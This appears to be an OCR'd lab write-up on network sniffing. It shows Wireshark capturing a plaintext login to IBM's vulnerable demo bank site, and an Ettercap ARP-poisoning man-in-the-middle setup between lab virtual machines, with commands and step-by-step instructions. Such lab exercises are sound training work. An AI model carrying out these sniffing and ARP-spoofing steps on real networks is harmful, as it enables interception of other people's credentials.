- Wi-Fi remote capture: wifidump

Learn


User's Guide · Wiki · Questions and Answers · Mailing Lists · SharkFest · Wireshark Discord

You are running Wireshark 4.0.1 (Git v4.0.1 packaged as 4.0.1-1).

Ready to load or capture · No Packets · Profile: Default

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Type here to search
28°C Partly sunny
ENG
12:35 PM
21-03-2023

Step 2: Wireshark Network Analyzer will be opened and double click on **eth0**(1st option).


The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Welcome to Wireshark

Capture

…using this filter: Enter a capture filter … All interfaces shown

eth0
any
Loopback: lo
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Random packet generator: randpkt
systemd Journal Export: sdjournal
SSH remote capture: sshdump


Learn

User's Guide · Wiki · Questions and Answers · Mailing Lists · SharkFest · Wireshark Discord


You are running Wireshark 4.0.1 (Git v4.0.1 packaged as 4.0.1-1).

Ready to load or capture | No Packets | Profile: Default

Step 3: Go to Firefox and search **testfire.net**



Username: **admin** Password: **admin**



Online Banking Login


Username: admin

Password: •••••

Login

The Altoro) website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10.

Copyright © 2008, 2023, IBM Corporation, All rights reserved.



testfire.net/bank/main.jsp

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!


Click Here to apply.

File Machine View Input Devices Help
1 2 3 4
1:10
Kali Linux
Altoro Mutual
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
AltoroMutual
Sign Off | Contact Us | Feedback | Search Go
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
Edit Users
Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features

The Altoro) website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10.

Copyright © 2008, 2023, IBM Corporation. All rights reserved.

Step 4: Go to wire shark and in search bar filter http -post. By clicking last option, you will get the password and username we able to crack it.




File Machine View Input Devices Help
1 2 3 4
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
https

No.    Time              Source           Destination      Protocol Length Info
1708…  269.503302333    192.168.15.199   65.61.137.117    HTTP      412 GET /images/pf_lock.gif HTTP/1.1
3688…  573.333998373    192.168.15.199   23.53.240.248    OCSP      481 Request
3692…  573.595993569    192.168.15.199   23.53.240.248    OCSP      481 Request
3722…  576.603360905    23.53.240.248    192.168.15.199   OCSP      569 Response
3722…  576.603590716    23.53.240.248    192.168.15.199   OCSP      569 Response
3737…  578.723132424    192.168.15.199   23.53.240.248    OCSP      481 Request
3789…  586.717871728    23.53.240.248    192.168.15.199   OCSP     1055 Response
6218…  935.087141532    65.61.137.117    192.168.15.199   HTTP      316 HTTP/1.1 302 Found
6248…  935.097248555    23.53.240.248    192.168.15.199   OCSP     1055 Response
6248…  935.097240705    23.53.240.248    192.168.15.199   OCSP     1055 Response
8282…  1195.8414602…    192.168.15.199   23.53.240.248    OCSP      481 Request
8358…  1205.9190413…    192.168.15.199   23.53.240.248    OCSP      481 Request
8363…  1207.0432270…    23.53.240.248    192.168.15.199   OCSP      569 Response

▸ Frame 46451: 638 bytes on wire (5104 bits), 638 bytes captured (
▸ Ethernet II, Src: PcsCompu_b1:9d:67 (08:00:27:b1:9d:67), Dst: Pc
▸ Internet Protocol Version 4, Src: 192.168.15.199, Dst: 65.61.137
▸ Transmission Control Protocol, Src Port: 41056, Dst Port: 80, Se
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
    ▸ Form item: "uid" = "admin"
    ▸ Form item: "passw" = "admin"
    ▸ Form item: "btnSubmit" = "Login"

01a0  68 3a 20 33 37 0d 0a 4f  72 69 67 69 6e 3a 20 68   h: 37··
01b0  74 74 70 3a 2f 2f 74 65  73 74 66 69 72 65 2e 6e   ttp://t
01c0  65 74 0d 0a 43 6f 6e 6e  65 63 74 69 6f 6e 3a 20   et··Con
01d0  6b 65 65 70 2d 61 6c 69  76 65 0d 0a 52 65 66 65   keep-al
01e0  72 65 72 3a 20 68 74 74  70 3a 2f 2f 74 65 73 74   rer: ht
01f0  66 69 72 65 2e 6e 65 74  2f 6c 6f 67 69 6e 2e 6a   fire.ne
0200  73 70 0d 0a 43 6f 6f 6b  69 65 3a 20 4a 53 45 53   sp··Coo
0210  53 49 4f 4e 49 44 3d 35  30 31 4b 46 33 46 46 42   SIONID=
0220  39 32 31 34 46 30 43 30  30 46 45 45 33 44 43 42   9214F0C
0230  41 46 44 36 35 38 42 0d  0a 55 79 67 72 61 64 65   AFD658B
0240  2d 49 6e 73 65 63 75 72  65 2d 52 65 71 75 65 73   -Insecu
0250  74 73 3a 20 31 0d 0a 0d  0a 75 69 64 3d 61 64 6d   ts: 1 ·
0260  69 6e 26 70 61 73 73 77  3d 61 64 6d 69 6e 26 62   in&pass
0270  74 6e 53 75 62 6d 69 74  3d 4c 6f 67 69 6e         tnSubmi

HTML Form URL Encoded (urlencoded-form), 37 bytes      Packets: 1029090 · Displayed: 70 (0.0%)      Profile: Default
```

2b) Perform Sniffing using Ettercap in Kali Linux

Ettercap is an open-source tool that can be used **to support man-in-the-middle attacks on networks**. Ettercap can capture packets and then write them back onto the network. Ettercap enables the diversion and alteration of data virtually in real-time.


Step 1: To perform **Ettercap** turn on Meta, Windows7 and Kali-Linux.



```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::f501:90e8:8198:3705  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 7545  bytes 897205 (876.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11802  bytes 791296 (772.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2193  bytes 104218 (101.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2193  bytes 104218 (101.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.1     DESKTOP-90D7758  <server>  <unknown>        0a:00:27:00:00:0a
192.168.56.101   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

┌──(root㉿kali)-[/home/kali]
└─# ettercap -G

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

█
```


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Type here to search
28°C Partly sunny
ENG
12:33 PM
21-03-2023

A pop-up window appears on the screen and now click the ☑ mark.




Setup
Sniffing at startup: ●
Primary Interface: eth0
Bridged sniffing: ○
Bridged Interface: Local Loopback

Step 3: Select three dots in the top right corner then select hosts -> scan for the hosts from the page displayed below.



```
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
```


Then again select 3 dots -> hosts -> hostlists and the below window will display



IP Address	MAC Address	Description
192.168.56.1	0A:00:27:00:00:0F	
192.168.56.100	08:00:27:0C:3B:AE	
192.168.56.102	08:00:27:D5:E7:26	

Select the IP of windows7 [192.168.56.103] and add to target1 and select IP network of Metasploitable [192.168.56.101] and add to target2.

Step 4: Select ARP poisoning from the drop-down menu on clicking globe icon. In ARP poisoning attacker sends falsified ARP messages over a LAN to link an attacker’s MAC address with the IP address of a legitimate computer or server on the network.



IP Address	MAC Address	Description
192.168.56.1	0A:00:27:00:00:0A	
192.168.56.100	08:00:27:D2:61:D2	
192.168.56.101	08:00:27:75:6	
192.168.56.103	08:00:27:9E:	

MITM Attack: ARP Poisoning


Optional parameters

☑ Sniff remote connections.

□ Only poison one-way.

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 192.168.56.103 added to TARGET1
Host 192.168.56.101 added to TARGET2
```

Step 5: Open Firefox in the windows 7 and browse the IP address of Metasploitable machine and select DVWA option and enter the username and password to login.

